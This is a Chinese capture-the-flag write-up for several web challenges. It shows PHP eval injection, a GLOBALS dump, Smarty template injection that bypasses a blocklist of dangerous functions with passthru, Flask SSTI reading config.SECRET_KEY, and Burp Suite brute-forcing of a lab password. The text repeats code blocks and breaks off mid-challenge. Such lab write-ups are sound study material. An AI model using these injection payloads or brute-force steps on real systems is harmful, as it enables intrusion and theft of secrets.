


eval

打开题目可知此题主要考察php


```php
<?php
    include "flag.php";
    $a = @$_REQUEST['hello'];
    eval( "var_dump($a);");
    show_source(__FILE__);
?>
```


在url后加/?hello=file('flag.php')即可得到flag




变量1

打开题目可知此题考察php全局变量




在url后输入/?args=GLOBALS,即可得到flag



聪明的php

打开题目，根据题目提示传递一个参数

pass a parameter and maybe the flag file's filename is random :>



pass a parameter and maybe the flag file's filename is random :>

```php
<?php
include('./libs/Smarty.class.php');
echo "pass a parameter and maybe the flag file's filename is random :>";
$smarty = new Smarty();
if($_GET){
    highlight_file('index.php');
    foreach ($_GET AS $key => $value)
    {
        print $key."\n";
        if(preg_match("/flag|\/flag/i", $value)){

            $smarty->display('./template.html');


        }elseif(preg_match("/system|readfile|gz|exec|eval|cat|assert|file|fgets/i", $value)){


            $smarty->display('./template.html');

        }else{
            $smarty->display("eval:".$value);
        }

    }
}
?>
```


a 1

由尝试可知此题是smarty模板注入

pass a parameter and maybe the flag file's filename is random :> <?php

```php
include('./libs/Smarty.class.php');
echo "pass a parameter and maybe the flag file's filename is random :>";
$smarty = new Smarty();
if($_GET){
    highlight_file('index.php');
    foreach ($_GET AS $key => $value)
    {
        print $key."\n";
        if(preg_match("/flag|\/flag/i", $value)){

            $smarty->display('./template.html');


        }elseif(preg_match("/system|readfile|gz|exec|eval|cat|assert|file|fgets/i", $value)){


            $smarty->display('./template.html');

        }else{
            $smarty->display("eval:".$value);
        }

    }
}
?>
```

a 8

用passthru（）函数发现_9901文件

pass a parameter and maybe the flag file's filename is random :> <?php


```
include('./libs/Smarty.class.php');
echo "pass a parameter and maybe the flag file's filename is random :>";
$smarty = new Smarty();
if($_GET){
    highlight_file('index.php');
    foreach ($_GET AS $key => $value)
    {
        print $key."\n";
        if(preg_match("/flag|\/flag/i", $value)){

            $smarty->display('./template.html');


        }elseif(preg_match("/system|readfile|gz|exec|eval|cat|assert|file|fgets/i", $value)){


            $smarty->display('./template.html');

        }else{
            $smarty->display("eval:".$value);
        }

    }
}
?>
```

a _9901 bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var

直接用less或者more读一波，flag出来了！！

Simple_SSTI_1

打开题目，这是



查看页面源代码（ctrl+U）可知flag在secret_key下

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Simple SSTI</title>
</head>
<body>
You need pass in a parameter named flag。


<!-- You know, in the flask, We often set a secret_key variable. -->
</body>
</html>
```

CSDN @devil_sad

在URL后加？flag={{config.SECRET_KEY}}，即可得到flag。

config：获取当前设置


CSDN @devil_sad

Simple_SSTI_2


打开题目

查看之后发现存在一些文件

```
__class__  返回类型所属的对象（类）
__mro__    返回一个包含对象所继承的基类元组，方法在解析时按照元组的顺序解析。
__base__   返回该对象所继承的基类
// __base__和__mro__都是用来寻找基类的
__subclasses__   每个新类都保留了子类的引用，这个方法返回一个类中仍然可用的的引用的列表
__init__  类的初始化方法
__globals__  对包含函数全局变量的字典的引用
```



直接cat一下




好像需要密码


打开题目可知我们需要输入五位数的密码

CSDN @devil_sad


我们可以通过burp suite爆破来破解密码


Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Options
Alerts
1
2
...
Target
Positions
Payloads
Options
Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
POST /?yes HTTP/1.1
Host: 114.67.246.176:13764
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Origin: http://114.67.246.176:13764
Connection: keep-alive
Referer: http://114.67.246.176:13764/?yes
Upgrade-Insecure-Requests: 1
pwd=§12345§
Add §
Clear §
Auto §
Refresh
CSDN @devil_sad

开始爆破




终于！！！在跑完了字典之后它出来了！！！！




本地管理员

打开题目试着输入用户密码后，发现没得用

